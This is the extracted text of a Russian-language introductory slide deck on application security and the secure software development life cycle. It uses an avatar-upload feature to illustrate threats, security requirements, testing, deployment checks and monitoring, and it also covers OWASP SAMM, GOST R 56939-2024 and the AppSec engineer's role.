
Рост стоимости исправления



Карта SSDLC

SSDLC (Secure Software Development Life Cycle)

- расширение классического SDLC,
в котором требования и контроли безопасности
встроены в каждый этап разработки



Загрузка аватара профиля

Бизнес-задача

Дать пользователям возможность персонализировать профиль через загрузку собственной фотографии:

- Пользователи должны иметь возможность загрузить, изменить и удалить фото профиля
- Фото отображается в профиле, в комментариях, в списке участников



Drag and Drop file
or

Browse

Что может пойти не так

Что может пойти не так

- Будет загружен исполняемый файл

Что может пойти не так

- Будет загружен исполняемый файл
- Будет загружен js скрипт

Что может пойти не так

- Будет загружен исполняемый файл
- Будет загружен js скрипт
- Прямая ссылка на загруженный файл даст возможность читать другие файлы на сервере

Что может пойти не так

- Будет загружен исполняемый файл
- Будет загружен js скрипт
- Прямая ссылка на загруженный файл даст возможность читать другие файлы на сервере
- Метаданные фото будут раскрыты злоумышленнику

Что может пойти не так

- Будет загружен исполняемый файл
- Будет загружен js скрипт
- Прямая ссылка на загруженный файл даст возможность читать другие файлы на сервере
- Метаданные фото будут раскрыты злоумышленнику
- Хранилище переполнится


Что может пойти не так

- Будет загружен исполняемый файл
- Будет загружен js скрипт
- Прямая ссылка на загруженный файл даст возможность читать другие файлы на сервере
- Метаданные фото будут раскрыты злоумышленнику
- Хранилище переполнится
- Будет уязвимость в библиотеке обработки файла

Что может пойти не так

- Будет загружен исполняемый файл
- Будет загружен js скрипт
- Прямая ссылка на загруженный файл даст возможность читать другие файлы на сервере
- Метаданные фото будут раскрыты злоумышленнику
- Хранилище переполнится
- Будет уязвимость в библиотеке обработки файла
- ...

Планирование




Инвентаризация и классификация

- Публичный эндпоинт загрузки пользовательского файла
- Высокая частота использования
- Контент отображается другим пользователям

Уведомление о грядущей фиче

- Планирование ресурсов на сопровождение
- Проведение исследований


Сбор требований



Определение требований безопасности


- Реализовать на сервере валидацию файлов по содержимому
- Реализовать ограничение частоты запросов к этой ручке
- Реализовать проверку размера файла
- Реализовать хранение загруженных файлов в объектном хранилище, либо контролировать целевую директорию загрузки
- Операция загрузки, изменения и удаления должна проверять авторизацию и принадлежность пользователю
- URL файла не должен быть предсказуемым
- Неудачные попытки загрузки должны логироваться

Проектирование



Проектирование архитектуры хранения

- Файлы хранятся в объектном хранилище
- Запросы от клиента проходят WAF-фильтрацию
- Ограничение частоты запросов реализуется на балансировщике
- Валидация файла реализуется в конечном микросервисе
- У микросервиса должны быть права на запись и чтение из S3




Разработка



Конкретизация требований для реализации и консультации

- Валидацию файлов выполнять через Apache Commons
- Проверка авторизации на ручках через Spring Security
- Проверка владения файлом должна быть на каждой ручке
- Секреты для доступа в S3 хранятся в Vault
- ...


Разработка



Проверка кода и зависимостей

- **SAST** - проводится статический анализ исходного кода на уязвимые паттерны
- **SCA** - проводится анализ используемых библиотек на наличие в них известных уязвимостей
- **SecureCodeReview** – appsec привлекается для проверки реализации требований в коде

Тестирование




Тестирование на проникновение

- Попытка загрузить файл с другим расширением или содержимым
- Попытка загрузить файл, превышающий допустимый размер
- Тестирование на IDOR – доступ к чужим файлам по прямой ссылке

Сканирование приложения

- **DAST** – запуск динамического анализа работающего приложения на тестовом стенде


Развертывание



Безопасность образов и конфигураций

- Сканирование образа контейнера на уязвимости
- Проверка соответствия подов политике Pod Security Standards
- Проверка прав доступа к объектному хранилищу
- Проверка сетевых ограничений для микросервиса

Эксплуатация



Мониторинг

Настройка алертов на аномальные паттерны - попытки доступа к чужому файлу, множественные попытки загрузки файла неверного формата и т.п.
Реагирование на события.

Постоянный анализ сканерами

Регулярное обновление баз уязвимых зависимостей и баз правил SAST

Настройка файрвола веб-приложений

WAF (Web Application Firewall) – настройка правил для обнаружения нелегитимных запросов

Полная карта практик SSDLC

 Планирование	 Сбор требований	 Проектирование	 Разработка	 Тестирование	 Развертывание	 Эксплуатация
Инвентаризация классификация Планирование ресурсов	Определение требований ИБ	Проектирование архитектуры решения	Консультации SAST SCA CodeReview	DAST Пентест	Безопасность образов Безопасные конфигурации	WAF Мониторинг Реагирование на инциденты SCA

OWASP SAMM v2

Управление	Проектирование	Внедрение	Верификация	Эксплуатация
Стратегия и показатели	Оценка угроз	Безопасная сборка	Оценка архитектуры	Управление инцидентами
Политика и соблюдение требований	Требования к безопасности	Безопасное развертывание	Тестирование на основе требований	Управление средой
Обучение и рекомендации	Безопасная архитектура	Управление дефектами	Тестирование безопасности	Операционное управление



ГОСТ ПО БЕЗОПАСНОЙ РАЗРАБОТКЕ

ГОСТ Р 56939-2024 «Защита информации. Разработка безопасного программного обеспечения. Общие требования»

Стандарт описывает **25** процессов разработки, от планирования процессов до вывода ПО из эксплуатации. Для каждого этапа в стандарте описаны цели, задачи и свидетельства выполнения.


- 5.1 Планирование процессов разработки безопасного программного обеспечения
- 5.2 **Обучение сотрудников**
- 5.3 Формирование и предъявление требований безопасности к программному обеспечению
- 5.4 Управление конфигурацией программного обеспечения
- 5.5 Управление недостатками и запросами на изменение программного обеспечения
- 5.6 Разработка, уточнение **и анализ архитектуры** программного обеспечения
- 5.7 **Моделирование угроз** и разработка описания поверхности атаки
- 5.8 Формирование и поддержание в актуальном состоянии правил кодирования
- 5.9 Экспертиза исходного кода
- 5.10 **Статический анализ** исходного кода
- 5.11 Динамический анализ кода программы
- 5.12 Использование безопасной системы сборки программного обеспечения
- 5.13 Обеспечение безопасности сборочной среды программного обеспечения
- 5.14 Управление доступом и контроль целостности кода при разработке
- 5.15 Обеспечение **безопасности** используемых **секретов**
- 5.16 Использование инструментов композиционного анализа
- 5.17 Проверка кода на предмет внедрения вредоносного программного обеспечения
- 5.18 Функциональное тестирование
- 5.19 Нефункциональное тестирование
- 5.20 Обеспечение **безопасности при выпуске** готовой к эксплуатации версии
- 5.21 Безопасная поставка программного обеспечения пользователям
- 5.22 Обеспечение поддержки программного обеспечения при эксплуатации
- 5.23 **Реагирование** на информацию об уязвимостях
- 5.24 Поиск уязвимостей в программном обеспечении при эксплуатации
- 5.25 Обеспечение безопасности при выводе программного обеспечения из эксплуатации

AppSec в команде и организации


Процессные функции AppSec-инженера



Проверка сервисов
вручную и с помощью
сканеров



Оценка риска находок
и курирование
их исправления



Интеграция инструментов
и практик безопасности
в цикл разработки



Обучения и консультации
разработчиков




Разработка политик
и шаблонных решений



Реагирование
на инциденты

AppSec-инженер и взаимосвязи



Итоги

- AppSec-инженер **встраивает безопасность** в цикл разработки ПО
- **Security by Design** – целесообразно закладывать безопасность с самого начала, еще на этапе сбора требований
- **SSDLC** – безопасность нужна на каждом этапе, потому что уязвимость может появиться на любом из них
- AppSec **взаимодействует** с командами разработки и со смежными ИБ командами

Для самостоятельного изучения

- [Portswigger Web Security Academy](#) - учебные материалы и лабораторные по веб-безопасности
- Forkbomb.ru - CTF задания для начинающих
- Журнал хакер.ru - старейший и известнейший СНГ журнал по кибербезопасности
- ГОСТ Р 56939-2024 «Защита информации. Разработка безопасного программного обеспечения. Общие требования»

Навыки AppSec инженера

Мы ждём, что вы

- Свободно ориентируетесь в типах уязвимостей приложений и подходах к их устранению.
- Проверяете спорные случаи и не полагаетесь только на оценку «там всё безопасно».
- Имеете опыт работы с инструментами анализа безопасности и сканерами защищённости: intercepting proxies, DAST, SAST.
- Читаете код на Python и Go и понимаете, как он работает.

Будет здорово, если вы:

- Имеете опыт написания правил для SAST и DAST.
- Имеете опыт разработки на Python и Go.
- Имеете профессиональные сертификации OSCP или OSWE.

Вопросы

Введение в AppSec и SSDLC